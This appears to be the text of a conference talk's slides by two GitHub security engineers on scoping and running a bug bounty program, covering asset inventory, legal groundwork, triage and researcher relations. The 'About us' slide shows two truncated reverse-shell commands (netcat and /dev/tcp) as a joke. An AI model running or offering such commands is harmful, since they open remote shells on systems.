

Scoping for Success

Building a great Bug Bounty program



About us

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13:15:00 up 3 days, 13:00, 2 users, load average: 31.00, 23.00, 8.00

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
jeffreyguerra	pts/0	Los Angeles	13:15	1.00s	0.07s	?	nc -c sh 10.10.2.20...
maclarel	pts/1	Ottawa	13:15	1:54	0.13s	0.13s	sh -i >& /dev/tcp/...

Jeffrey Guerra

@jeffreyguerra

Enjoys driving fast cars on curvy roads

Senior Security Engineer @ GitHub



Logan MacLaren

@maclarel

Long time security enthusiast & all around geek

Senior Security Engineer @ GitHub



Scoping for success



Fundamentals



Operations



Groundwork



Relationships

Fundamentals



🔍 Fundamentals

- Understand your attack surface
- Build, and audit, your asset inventory
- Understand the risks for each of your asset categories
 - Use a scoring system (e.g. CARVER)
- Establish vulnerability remediation practices

Groundwork



Groundwork

- Analyze Bug Bounty program options: VDP, Private, Public
- Scope with intention, and choose a platform to support you
- Collaborate with your chosen platform, PR, and Legal team(s)
 - Code of Conduct
 - NDA/Disclosure (ISO 29147)
 - Audits (ISO 27001)
 - Dispute process
- Utilize data to evaluate staffing, tooling, and budget needs

Operations



⌞ Operations

- Focus on transparency
- Make it clear what you want researchers to focus on
- Have a “voice” and communication plan
- Understand how to handle disputes & duplicates
- Explore “in-house” vs platform triage

Relationships



Relationships

- Empathetic messaging and interactions
- Be conscious of how you close reports
- Provide feedback & education related to submissions
- Showcase submissions to your program
- Participate in community discussions

Looking forward...

1 —
2 —

¹₂ Looking forward - a call to action

- Revise roadmap with attainable and ambitious program goals
- Internally promote program findings as positives
- Review other programs that may attract similar researchers
- Chat with industry peers to understand trends and tips
- Request and adopt feedback from the researcher community




Resources



<https://github.com/PwnCo/resources>

Thank you!



<https://octodex.github.com/images/scottocat.jpg>